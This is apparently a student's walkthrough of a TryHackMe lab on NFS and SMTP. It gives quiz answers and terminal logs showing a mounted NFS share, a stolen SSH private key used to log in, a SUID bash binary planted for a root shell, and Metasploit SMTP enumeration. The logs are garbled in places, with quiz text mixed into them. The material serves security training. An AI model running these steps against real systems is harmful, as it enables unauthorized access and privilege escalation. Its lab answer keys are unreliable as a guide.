

NETWORK SERVICES 2

Get Connected

First complete the network services room, <https://www.tryhackme.com/room/networkservices>

Also complete the linux fundamentals room, <https://www.tryhackme.com/room/linux-fundamentals>

Understanding NFS

Attached the screenshots of this task from tryhackme-

Task 2 ✓ Understanding NFS

What is NFS?

NFS stands for "Network File System" and allows a system to share directories and files with others over a network. By using NFS, users and programs can access files on remote systems almost as if they were local files. It does this by mounting all, or a portion of a file system on a server. The portion of the file system that is mounted can be accessed by clients with whatever privileges are assigned to each file.

How does NFS work?

We don't need to understand the technical exchange in too much detail to be able to exploit NFS effectively- however if this is something that interests you, I would recommend this resource: <https://docs.oracle.com/cd/E19683-01/816-4882/6mb2ipq7l/index.html>

First, the client will request to mount a directory from a remote host on a local directory just the same way it can mount a physical device. The mount service will then act to connect to the relevant mount daemon using RPC.

The server checks if the user has permission to mount whatever directory has been requested. It will then return a file handle which uniquely identifies each file and directory that is on the server.


If someone wants to access a file using NFS, an RPC call is placed to NFSD (the NFS daemon) on the server. This call takes parameters such as:

- The file handle
- The name of the file to be accessed
- The user's, user ID
- The user's group ID

These are used in determining access rights to the specified file. This is what controls user permissions, I.E read and write of files.

What runs NFS?

Using the NFS protocol, you can transfer files between computers running Windows and other non-Windows operating systems, such as Linux, MacOS or UNIX.



What runs NFS?

Using the NFS protocol, you can transfer files between computers running Windows and other non-Windows operating systems, such as Linux, MacOS or UNIX.

A computer running Windows Server can act as an NFS file server for other non-Windows client computers. Likewise, NFS allows a Windows-based computer running Windows Server to access files stored on a non-Windows NFS server.

More Information:

Here are some resources that explain the technical implementation, and working of, NFS in more detail than I have covered here.

<https://www.datto.com/library/what-is-nfs-file-share>

<http://nfs.sourceforge.net/>

<https://wiki.archlinux.org/index.php/NFS>

Answer the questions below

What does NFS stand for?

Network File System

Correct Answer

What process allows an NFS client to interact with a remote directory as though it was a physical device?

Mounting

Correct Answer

💡 Hint

What does NFS use to represent files and directories on the server?

file handle

Correct Answer

What protocol does NFS use to communicate between the server and client?

RPC

Correct Answer

What two pieces of user data does the NFS server take as parameters for controlling user permissions? Format: parameter 1 / parameter 2

user id / group id

Correct Answer

Can a Windows NFS server share files with a Linux client? (Y/N)

Y

Correct Answer

Can a Linux NFS server share files with a MacOS client? (Y/N)

Y

Correct Answer

What is the latest version of NFS? [released in 2016, but is still up to date as of 2020] This will require external research.

4.2

Correct Answer

The links in the above Screenshots for further learning about NFS are-

1. <https://docs.oracle.com/cd/E19683-01/816-4882/6mb2ipq7l/index.html>
2. <https://www.datto.com/library/what-is-nfs-file-share>
3. <http://nfs.sourceforge.net/>
4. <https://wiki.archlinux.org/title/NFS>

Enumerating NFS

Following are the Screenshots of the task including the questions-

 Start Machine

Let's Get Started

Before we begin, make sure to deploy the room and give it some time to boot. Please be aware - this can take up to five minutes so be patient!

What is Enumeration?

Enumeration is defined as "a process which establishes an active connection to the target hosts to discover potential attack vectors in the system, and the same can be used for further exploitation of the system." - [Infosec Institute](#). It is a critical phase when considering how to enumerate and exploit a remote machine - as the information you will use to inform your attacks will come from this stage

Requirements

In order to do a more advanced enumeration of the NFS server, and shares- we're going to need a few tools. The first of which is key to interacting with any NFS share from your local machine: **nfs-common**.

NFS-Common

It is important to have this package installed on any machine that uses NFS, either as client or server. It includes programs such as: **lockd**, **statd**, **showmount**, **nfsstat**, **gssd**, **idmapd** and **mount.nfs**. Primarily, we are concerned with "showmount" and "mount.nfs" as these are going to be most useful to us when it comes to extracting information from the NFS share. If you'd like more information about this package, feel free to read: <https://packages.ubuntu.com/xenial/nfs-common>.

You can install nfs-common using "`sudo apt install nfs-common`", it is part of the default repositories for most Linux distributions such as the Kali Remote Machine or AttackBox that is provided to TryHackMe.

Port Scanning

Port scanning has been covered many times before, so I'll only cover the basics that you need for this room here. If you'd like to learn more about nmap in more detail please have a look at the [nmap](#) room.

The first step of enumeration is to conduct a port scan, to find out as much information as you can about the services, open ports and operating system of the target machine. You can go as in-depth as you like on this, however, I suggest using nmap with the **-A** and **-p-** tags.

...
...

Mounting NFS shares

Your client's system needs a directory where all the content shared by the host server in the export folder can be accessed. You can create this folder anywhere on your system. Once you've created this mount point, you can use the "mount" command to connect the NFS share to the mount point on your machine like so:

```
sudo mount -t nfs IP:share /tmp/mount/ -nolock
```

Let's break this down

Tag	Function
sudo	Run as root
mount	Execute the mount command
-t nfs	Type of device to mount, then specifying that it's NFS
IP:share	The IP Address of the NFS server, and the name of the share we wish to mount
-nolock	Specifies not to use NLM locking

Now we understand our tools, let's get started!

Answer the questions below

Conduct a thorough port scan of your choosing, how many ports are open?

7

Correct Answer

Which port contains the service we're looking to enumerate?

2049

Correct Answer

Now, use /usr/sbin/showmount -e [IP] to list the NFS shares, what is the name of the visible share?

/home

Correct Answer

Time to mount the share to our local machine!

First, use "mkdir /tmp/mount" to create a directory on your machine to mount the share to. This is in the /tmp directory- so be aware that it will be removed on restart.

Then, use the mount command we broke down earlier to mount the NFS share to your local machine. Change directory to where you mounted the share- what is the name of the folder inside?

cappuccino

Correct Answer

Have a look inside this directory, look at the files. Looks like we're inside a user's home directory...

No answer needed

Question Done

Interesting! Let's do a bit of research now, have a look through the folders. Which of these folders could contain keys that would give us remote access to the server?

.ssh

Correct Answer

Which of these keys is most useful to us?

id_rsa

Correct Answer

Hint

Copy this file to a different location your local machine, and change the permissions to "600" using "chmod 600 [file]".

Assuming we were right about what type of directory this is, we can pretty easily work out the name of the user this key corresponds to.

Can we log into the machine using ssh -i <key-file> <username>@<ip>? (Y/N)

Y

Correct Answer

- Firstly, we need to conduct a port scan , we can do this using the command- “nmap -A -vvv -p- <ip_address>”
- From the port scan we found that 7 ports are open and the service that we are looking to enumerate is nfs which is running on port 2049
- Now to list the nfs shares we use - "/usr/sbin/showmount -e <ip_address_of_target>"

```
└─(lionelroy㉿kali)-[~]
$ /usr/sbin/showmount -e 10.10.132.106
Export list for 10.10.132.106:
/home *
```

- Now, we make a directory in /tmp directory to mount the nfs shares using - “mkdir /tmp/mount” and mount the nfs shares using- "sudo mount -t nfs <ip_address_of_target>:<name_of_nfs_share> /tmp/mount -nolock"

```

└─(lionelroy㉿kali)-[~]
$ mkdir /tmp/mount
Function
└─(lionelroy㉿kali)-[~]
$ sudo mount -t nfs 10.10.132.106:/home /tmp/mount -nolock
[sudo] password for lionelroy:
-nfs          Type of device to mount, then specifying that it's NFS
└─(lionelroy㉿kali)-[~]
$ cd /tmp/mount
-nolock        Specifies not to use NLM locking
└─(lionelroy㉿kali)-[/tmp/mount]
$ ls
cappuccino
Now we understand our tools, let's get started!
└─(lionelroy㉿kali)-[/tmp/mount]
$ 

```

Answer the questions below.

- Now we look into the user's home directory and find a useful directory ".ssh"

```

└─(lionelroy㉿kali)-[/tmp/mount]
$ cd cappuccino
Have a look inside this directory, look at the files. Looks like we're inside a user's home directory...
└─(lionelroy㉿kali)-[/tmp/mount/cappuccino]
$ ls -alh
total 36K
Question Done
drwxr-xr-x 5 lionelroy kali 4.0K Jun  4  2020 .
drwxr-xr-x  3 root    root  4.0K Apr 21 2020 ..
-rw-----  1 lionelroy kali  5 Jun  4  2020 .bash_history
-rw-r--r--  1 lionelroy kali 220 Apr  4  2018 .bash_logout
-rw-r--r--  1 lionelroy kali 3.7K Apr  4  2018 .bashrc
drwx----- 2 lionelroy kali 4.0K Apr 22 2020 .cache
drwx----- 3 lionelroy kali 4.0K Apr 22 2020 .gnupg
-rw-r--r--  1 lionelroy kali 807 Apr  4  2018 .profile
drwx----- 2 lionelroy kali 4.0K Apr 22 2020 .ssh
-rw-r--r--  1 lionelroy kali    0 Apr 22 2020 .sudo_as_admin_successful
Correct Answer
└─(lionelroy㉿kali)-[/tmp/mount/cappuccino]
$ cd .ssh
Copy this file to a different location you local machine, and change the permissions to "600" using "chmod 600 [file]".
└─(lionelroy㉿kali)-[/tmp/mount/cappuccino/.ssh]
$ ls
authorized_keys  id_rsa  id_rsa.pub
Question Done
authorized_keys  id_rsa  id_rsa.pub
Copy this file to a different location you local machine, and change the permissions to "600" using "chmod 600 [file]".
What type of directory this is, we can pretty easily work out the name of the user this key corresponds to.
└─(lionelroy㉿kali)-[/tmp/mount/cappuccino/.ssh]
$ cp id_rsa ~
Correct Answer

```

- Here the "id_rsa" key will help us to login with ssh into the machine. So, we can copy the id_rsa file in any other directory of our system.
- After copying we change the permission of the file and then ssh into the machine.

```

└─(lionelroy㉿kali)-[/home]
$ cd ~
The mount command we broke down earlier to mount the NFS share to your local machine. Change directory to where you mounted the share- w
└─(lionelroy㉿kali)-[~]
$ ls
the name of the folder inside?
anishroy.ovpn  Desktop  Documents  Downloads  id_rsa  Music  Pictures  Public  smtp.txt  Templates  Videos
Correct Answer
└─(lionelroy㉿kali)-[~]
$ chmod 600 id_rsa
Have a look inside this directory, look at the files. Looks like we're inside a user's home directory...
└─(lionelroy㉿kali)-[~]
$ ssh -i id_rsa cappuccino@10.10.132.106
The authenticity of host '10.10.132.106 (10.10.132.106)' can't be established.
ECDSA key fingerprint is SHA256:YZbI4MCk+BQgHK2gc4cdmXuPTzO6m8CtiVRkPalFhlU.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.132.106' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage
Which of these keys is most useful to us?
System information as of Sun Jun 19 18:14:04 UTC 2022
System load: 0.0          Processes:      102
Usage of /: 45.2% of 9.78GB  Users logged in:   0
Memory usage: 16%
Swap usage:  0%
Correct Answer
Assuming we were right about what type of directory this is, we can pretty easily work out the name of the user this key corresponds to.
44 packages can be updated.
0 updates are security updates.

```

Last login: Thu Jun 4 14:37:50 2020
cappuccino@polonfs:~\$

Exploiting NFS

Task 4 ○ Exploiting NFS

We're done, right?

Not quite, if you have a low privilege shell on any machine and you found that a machine has an NFS share you might be able to use that to escalate privileges, depending on how it is configured.

What is root_squash?

By default, on NFS shares- Root Squashing is enabled, and prevents anyone connecting to the NFS share from having root access to the NFS volume. Remote root users are assigned a user "nfsnobody" when connected, which has the least local privileges. Not what we want. However, if this is turned off, it can allow the creation of SUID bit files, allowing a remote user root access to the connected system.

SUID

So, what are files with the SUID bit set? Essentially, this means that the file or files can be run with the permissions of the file(s) owner/group. In this case, as the super-user. We can leverage this to get a shell with these privileges!

Method

This sounds complicated, but really- provided you're familiar with how SUID files work, it's fairly easy to understand. We're able to upload files to the NFS share, and control the permissions of these files. We can set the permissions of whatever we upload, in this case a bash shell executable. We can then log in through SSH, as we did in the previous task- and execute this executable to gain a root shell!

The Executable

Due to compatibility reasons, we'll use a standard Ubuntu Server 18.04 bash executable, the same as the server's- as we know from our nmap scan. You can download it [here](#).

Mapped Out Pathway:

If this is still hard to follow, here's a step by step of the actions we're taking, and how they all tie together to allow us to gain a root shell:

NFS Access ->

Gain Low Privilege Shell ->

Upload Bash Executable to the NFS share ->

Set SUID Permissions Through NFS Due To Misconfigured Root Squash ->

Login through SSH ->

Execute SUID Bit Bash Executable ->

ROOT ACCESS

Lets do this!

Answer the questions below

First, change directory to the mount point on your machine, where the NFS share should still be mounted, and then into the user's home directory.

No answer needed

Question Done

Download the bash executable to your Downloads directory. Then use "cp ~/Downloads/bash ." to copy the bash executable to the NFS share. The copied bash shell must be owned by a root user, you can set this using "sudo chown root bash"

No answer needed

Question Done

Now, we're going to add the SUID bit permission to the bash executable we just copied to the share using "sudo chmod +[permission] bash". What letter do we use to set the SUID bit set using chmod?

s

Correct Answer

Let's do a sanity check, let's check the permissions of the "bash" executable using "ls -la bash". What does the permission set look like? Make sure that it ends with -sr-x.

-rwsr-sr-x

Correct Answer

Now, SSH into the machine as the user. List the directory to make sure the bash executable is there. Now, the moment of truth. Lets run it with "./bash -p". The -p persists the permissions, so that it can run as root with SUID- as otherwise bash will sometimes drop the permissions.

No answer needed

Question Done

Great! If all's gone well you should have a shell as root! What's the root flag?

THM{nfs_got_pwned}

Correct Answer

```
(lionelroy㉿kali)-[~]
$ cd /tmp/mount
Title
IP Address
10.10.132.106
$cappucino
ROOT ACCESS
(lionelroy㉿kali)-[/tmp/mount]
$ cd cappucino
See do this!
```

- Changed the directory to the mount point of our machine
- Download the bash executable from the link given in the theory in the “The executable” section and copy it to the current directory
- After copying change the permission of the bash executable i.e. set the SUID bit.

```
(lionelroy㉿kali)-[/tmp/mount/cappucino]
$ mv ~/Downloads/bash .
No answer needed
(lionelroy㉿kali)-[/tmp/mount/cappucino]
$ sudo chown root bash
[sudo] password for lionelroy:
```

```

(lionelroy㉿kali)-[~/tmp/mount/cappuccino]
$ ls
bash                                Title          IP Address      Expires
nfs2                                nfs2          10.10.132.106  1h 25m 42s
(lionelroy㉿kali)-[~/tmp/mount/cappuccino]
$ sudo chmod +s bash
Questions below

(lionelroy㉿kali)-[~/tmp/mount/cappuccino]
$ ls -ahl
total 1.1M
drwxr-xr-x 5 lionelroy kali 4.0K Jun 19 14:27 .
drwxr-xr-x 3 root      root  4.0K Apr 21 2020 ..
-rwsr-Sr-- 1 root      kali 1.1M May 25 07:37 bash
-rw-r--r-- 1 lionelroy kali  5 Jun 04 2020 .bash_history
-rw-r--r-- 1 lionelroy kali 220 Apr 24 2018 .bash_logout "sudo chown root bash"
-rw-r--r-- 1 lionelroy kali 3.7K Apr  4 2018 .bashrc
drwx----- 2 lionelroy kali 4.0K Apr 22 2020 .cache
drwx----- 3 lionelroy kali 4.0K Apr 22 2020 .gnupg
-rw-r--r-- 1 lionelroy kali  807 Apr  4 2018 .profile
drwx----- 2 lionelroy kali 4.0K Apr 22 2020 .ssh
-rw-r--r-- 1 lionelroy kali    0 Apr 22 2020 .sudo_as_admin_successful
use to set the SUID bit set using chmod?
(lionelroy㉿kali)-[~/tmp/mount/cappuccino]
$ sudo chmod +005 bash

(lionelroy㉿kali)-[~/tmp/mount/cappuccino]
$ ls -ahl bash
sanity check, let's check the permissions of the "bash" executable using "ls -la bash". What does the permission look like with SUID?
-rwsr-Sr-x 1 root kali 1.1M May 25 07:37 bash

(lionelroy㉿kali)-[~/tmp/mount/cappuccino]
$ sudo chmod +050 bash

(lionelroy㉿kali)-[~/tmp/mount/cappuccino]
$ ls -ahl bash
into the machine as the user. List the directory to make sure the bash executable is there. Now, the moment we run it with SUID, it will have the permissions, so that it can run as root with SUID- as otherwise bash will sometimes drop the permissions.

(lionelroy㉿kali)-[~/tmp/mount/cappuccino]
$ 

```

- Now ssh into the machine and execute the bash using "./bash -p"
- After that we get a bash shell, then enter the root directory and view the content of root.txt
- We get the flag

```

(lionelroy㉿kali)-[~/tmp/mount/cappuccino] can set this using "sudo chown root bash"
$ cd ~
(lionelroy㉿kali)-[~]
$ ssh -i id_rsa cappuccino@10.10.132.106
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-101-generic x86_64)
Now, we're going to add the SUID bit permission to the bash executable we just copied to the share using "sudo chmod +[permission] bash". What letter corresponds to the permission, so that it can run as root with SUID- as otherwise bash will sometimes drop the permissions.

* Documentation: https://help.ubuntu.com/
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
Correct Answer

System information as of Sun Jun 19 18:33:53 UTC 2022
Let's do a sanity check, let's check the permissions of the "bash" executable using "ls -la bash". What does the permission set look like? Make sure that it corresponds to the permission, so that it can run as root with SUID- as otherwise bash will sometimes drop the permissions.

System load: 0.0          Processes:      102
Usage of /: 45.2% of 9.78GB  Users logged in:     0
Memory usage: 15%          IP address for eth0: 10.10.132.106
Swap usage: 0%
Correct Answer

44 packages can be updated, chime as the user. List the directory to make sure the bash executable is there. Now, the moment of truth. Lets run it with "./bash -p"
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings
No answer needed
Question Done

Last login: Sun Jun 19 18:14:07 2022 from 10.11.73.213
cappuccino@polonfs:~$ ls
Well you should have a shell as root! What's the root flag?
bash
cappuccino@polonfs:~$ 

```

```
cappuccino@polonfs:~$ ./bash -p
bash-4.4# cd /root
bash-4.4# ls
root.txt
Title
IP Address
10.10.132.106
bash-4.4# cat root.txt
nfs2
THM{nfs_got_pwned}
bash-4.4# Answer the questions below
```

Understanding SMTP

Following are the screenshots of this topic from tryhackme:-

Task 5 ✓ Understanding SMTP

What is SMTP?

SMTP stands for "Simple Mail Transfer Protocol". It is utilised to handle the sending of emails. In order to support email services, a protocol pair is required, comprising of SMTP and POP/IMAP. Together they allow the user to send outgoing mail and retrieve incoming mail, respectively.

The SMTP server performs three basic functions:

- It verifies who is sending emails through the SMTP server.
- It sends the outgoing mail
- If the outgoing mail can't be delivered it sends the message back to the sender

Most people will have encountered SMTP when configuring a new email address on some third-party email clients, such as Thunderbird; as when you configure a new email client, you will need to configure the SMTP server configuration in order to send outgoing emails.


POP and IMAP

POP, or "Post Office Protocol" and IMAP, "Internet Message Access Protocol" are both email protocols who are responsible for the transfer of email between a client and a mail server. The main differences is in POP's more simplistic approach of downloading the inbox from the mail server, to the client. Where IMAP will synchronise the current inbox, with new mail on the server, downloading anything new. This means that changes to the inbox made on one computer, over IMAP, will persist if you then synchronise the inbox from another computer. The POP/IMAP server is responsible for fulfilling this process.

How does SMTP work?

Email delivery functions much the same as the physical mail delivery system. The user will supply the email (a letter) and a service (the postal delivery service), and through a series of steps- will deliver it to the recipients inbox (postbox). The role of the SMTP server in this service, is to act as the sorting office, the email (letter) is picked up and sent to this server, which then directs it to the recipient.

We can map the journey of an email from your computer to the recipient's like this:



1. The mail user agent, which is either your email client or an external program, connects to the SMTP server of your domain, e.g. `smtp.google.com`. This initiates the SMTP handshake. This connection works over the SMTP port- which is usually 25. Once these connections have been made and validated, the SMTP session starts.

2. The process of sending mail can now begin. The client first submits the sender, and recipient's email address- the body of the email and any attachments, to the server.

3. The SMTP server then checks whether the domain name of the recipient and the sender is the same.

3. The SMTP server then checks whether the domain name of the recipient and the sender is the same.

4. The SMTP server of the sender will make a connection to the recipient's SMTP server before relaying the email. If the recipient's server can't be accessed, or is not available- the Email gets put into an SMTP queue.

5. Then, the recipient's SMTP server will verify the incoming email. It does this by checking if the domain and user name have been recognised. The server will then forward the email to the POP or IMAP server, as shown in the diagram above.

6. The E-Mail will then show up in the recipient's inbox.

This is a very simplified version of the process, and there are a lot of sub-protocols, communications and details that haven't been included. If you're looking to learn more about this topic, this is a really friendly to read breakdown of the finer technical details- I actually used it to write this breakdown:

<https://computer.howstuffworks.com/e-mail-messaging/email3.htm>

What runs SMTP?

SMTP Server software is readily available on Windows server platforms, with many other variants of SMTP being available to run on Linux.

More Information:

Here is a resource that explain the technical implementation, and working of, SMTP in more detail than I have covered here.

<https://www.afternerd.com/blog/smtp/>

Answer the questions below

What does SMTP stand for?

Simple Mail Transfer Protocol

Correct Answer

What does SMTP handle the sending of? (answer in plural)

emails

Correct Answer

What is the first step in the SMTP process?

SMTP handshake

Correct Answer

What is the default SMTP port?

25

Correct Answer

Where does the SMTP server send the email if the recipient's server is not available?

smtp queue

Correct Answer

On what server does the Email ultimately end up on?

POP/IMAP

Correct Answer

Can a Linux machine run an SMTP server? (Y/N)

Y

Correct Answer

Can a Windows machine run an SMTP server? (Y/N)

Y

Correct Answer

d

Enumerating SMTP

Lets Get Started

Before we begin, make sure to deploy the room and give it some time to boot. Please be aware, this can take up to five minutes so be patient!

Enumerating Server Details

Poorly configured or vulnerable mail servers can often provide an initial foothold into a network, but prior to launching an attack, we want to fingerprint the server to make our targeting as precise as possible. We're going to use the "*smtp_version*" module in Metasploit to do this. As its name implies, it will scan a range of IP addresses and determine the version of any mail servers it encounters.

Enumerating Users from SMTP

The SMTP service has two internal commands that allow the enumeration of users: VRFY (confirming the names of valid users) and EXPN (which reveals the actual address of user's aliases and lists of e-mail (mailing lists). Using these SMTP commands, we can reveal a list of valid users. We can do this manually, over a telnet connection- however Metasploit comes to the rescue again, providing a handy module appropriately called "*smtp_enum*" that will do the legwork for us! Using the module is a simple matter of feeding it a host or range of hosts to scan and a wordlist containing usernames to enumerate.

Requirements

As we're going to be using Metasploit for this, it's important that you have Metasploit installed. It is by default on both Kali Linux and Parrot OS; however, it's always worth doing a quick update to make sure that you're on the latest version before launching any attacks. You can do this with a simple "sudo apt update", and accompanying upgrade- if any are required.

Alternatives

It's worth noting that this enumeration technique will work for the majority of SMTP configurations; however there are other, non-metasploit tools such as `smtp-user-enum` that work even better for enumerating OS-level user accounts on Solaris via the SMTP service. Enumeration is performed by inspecting the responses to VRFY, EXPN, and RCPT TO commands.

This technique could be adapted in future to work against other vulnerable SMTP daemons, but this hasn't been done as of the time of writing. It's an alternative that's worth keeping in mind if you're trying to distance yourself from using Metasploit e.g. in preparation for OSCP.

Now we've covered the theory. Let's get going!

Answer the following questions

Q1. First, lets run a port scan against the target machine, same as last time. What port is SMTP running on?

Sol. Run port scan using nmap

```
root@ip-10-10-78-136:~# nmap -A -T4 -vvv 10.10.144.36
Starting Nmap 7.60 ( https://nmap.org ) at 2022-05-31 11:17 BST
NSE: Loaded 146 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 11:17
Completed NSE at 11:17, 0.00s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 11:17
Completed NSE at 11:17, 0.00s elapsed
Initiating ARP Ping Scan at 11:17
Scanning 10.10.144.36 [1 port]
Completed ARP Ping Scan at 11:17, 0.22s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 11:17
Completed Parallel DNS resolution of 1 host. at 11:17, 0.00s elapsed
DNS resolution of 1 IPs took 0.00s. Mode: Async [#: 1, OK: 1, NX: 0, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 11:17
Scanning ip-10-10-144-36.eu-west-1.compute.internal (10.10.144.36) [1000 ports]
Discovered open port 25/tcp on 10.10.144.36
Discovered open port 22/tcp on 10.10.144.36
Completed SYN Stealth Scan at 11:17, 1.26s elapsed (1000 total ports)
Initiating Service scan at 11:17
Scanning 2 services on ip-10-10-144-36.eu-west-1.compute.internal (10.10.144.36)
Completed Service scan at 11:17, 0.12s elapsed (2 services on 1 host)
Initiating OS detection (try #1) against ip-10-10-144-36.eu-west-1.compute.internal (10.10.144.36)
adjust_timeouts2: packet supposedly had rtt of -175519 microseconds. Ignoring time.
adjust_timeouts2: packet supposedly had rtt of -175519 microseconds. Ignoring time.
Retrying OS detection (try #2) against ip-10-10-144-36.eu-west-1.compute.internal (10.10.144.36)
adjust_timeouts2: packet supposedly had rtt of -200735 microseconds. Ignoring time.
adjust_timeouts2: packet supposedly had rtt of -200735 microseconds. Ignoring time.
Retrying OS detection (try #3) against ip-10-10-144-36.eu-west-1.compute.internal (10.10.144.36)
adjust_timeouts2: packet supposedly had rtt of -175444 microseconds. Ignoring time.
adjust_timeouts2: packet supposedly had rtt of -175444 microseconds. Ignoring time.
Retrying OS detection (try #4) against ip-10-10-144-36.eu-west-1.compute.internal (10.10.144.36)
adjust_timeouts2: packet supposedly had rtt of -175529 microseconds. Ignoring time.
adjust_timeouts2: packet supposedly had rtt of -175529 microseconds. Ignoring time.
Retrying OS detection (try #5) against ip-10-10-144-36.eu-west-1.compute.internal (10.10.144.36)
adjust_timeouts2: packet supposedly had rtt of -175520 microseconds. Ignoring time.
```

Solution of the 1st question can be found in the following part of the nmap scan output

```

Scanned at 2022-05-31 11:17:18 BST for 10s
Not shown: 998 closed ports
Reason: 998 resets
PORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack ttl 64 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 2048 62:a7:03:13:39:08:5a:07:80:1a:e5:27:ee:9b:22:5d (RSA)
| ssh-ed25519 AAAAC3NzaC1yc2EAAQABAAQDLzGwZN+TMgb36oZ5nXTlZx9xdat6dZjm0Mlkiczo7KS/9C/YA5LKMhbsEwU7lKePA8wrK+8GGOM00LI7EHwxhmBxbJfXZaiuKjATTFT0A5S8qHC/dArC
2JtLarYEc9kInteBvboE/Oo+27W+b/1e95jeVp8KtMFyJa73SGR875DvD3mZFeNgv1I0LUpm7GJVLIJCF1ZqFdSBrn0pPkann2h0z8XvIvZwTvSeIANpTi1Bwt5NpMuSo5qbYxCgBmoysmQyp5SHQceqKUF
/HElYZXIBMs2nQw5p1yUCI4b09vaF0rAEqa5++scnYgc3ldVq0FFc0v5Vbwv0StN
|_ 256 89:d0:40:92:15:09:39:70:17:6e:c5:de:5b:59:ee:cb (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmLzdHAyNTYAAAIBmLzdHAyNTYAAABBBB4NrsBAERAQTG53D500gCR5yvxTY6iUr0dpKnaAQcvHgux0GzPoxcBT+mH4+3E3GrFJqlw/hI2TjjEuRs0
/3E=
|_ 256 56:7c:d0:c4:95:2b:77:dd:53:d6:e6:73:99:24:f6:86 (EdDSA)
| ssh-ed25519 AAAAC3NzaC1lZDI1NTESAAAIFig3Tpjh0AaFOKJKPU+5++IeULasIWaxq3QM5tIacZ
25/tcp open smtp syn-ack ttl 64 Postfix smtpd
|_smtp-commands: polosmtplib.home, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8,
| ssl-cert: Subject: commonName=polosmtplib
| Subject Alternative Name: DNS:polosmtplib
| Issuer: commonName=polosmtplib
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2020-04-22T18:38:06
| Not valid after: 2030-04-20T18:38:06
| MD5: 5c21 92bb 0da5 82d6 7b45 a851 7651 7137
| SHA-1: eb6c 0d88 57e6 8ba7 8308 aac8 9c34 0836 d2a1 c133
-----BEGIN CERTIFICATE-----
MIICjCCAb6gAwIBAgIUZ0vVVd2ClfM+TsEBsGtkaQcOg7kwDQYJKoZIhvcNAQEL
BQAweZERMA8GA1UEAwwIcG9sb3NtdHAWHhcNMjAwNDIyMTgzODA2hlcNMzAwNDIw
MTazODA2WiATMRFwDwYDVQQDDAhwb2xvc210cDCCASITDDYJKoZIhvcNAQFBBAQD
-----END CERTIFICATE-----

```

Q2. let's start up Metasploit. What command do we use to do this?

[Room to help in introducing to metasploit- <https://www.tryhackme.com/room/rpmetasploit>]

Sol. msfconsole

```

root@ip-10-10-67-177:~# msfconsole

# cowsay++
< metasploit >
-----
 \  _{oo}_
 (   )____\ \
 ||----|| *
 
 =[ metasploit v5.0.101-dev
+ -- --=[ 2048 exploits - 1105 auxiliary - 344 post
+ -- --=[ 564 payloads - 45 encoders - 10 nops
+ -- --=[ 7 evasion
 

Metasploit tip: You can use help to view all available commands

msf5 >

```

Q3. Let's search for the module "smtp_version", what's its full module name?

Sol

```

Applications Places System Tue 31 May, 08:24
File Edit View Search Terminal Help root@ip-10-10-67-177:~# msfconsole
# cowsay++
< metasploit >
\  _oo_\ 
 \(\)_\)
 ||--|| *
=[ metasploit v5.0.101-dev ] 
+ --=[ 2048 exploits - 1105 auxiliary - 344 post      ]
+ --=[ 564 payloads - 45 encoders - 10 nops        ]
+ --=[ 7 evasion          ]

metasploit tip: You can use help to view all available commands

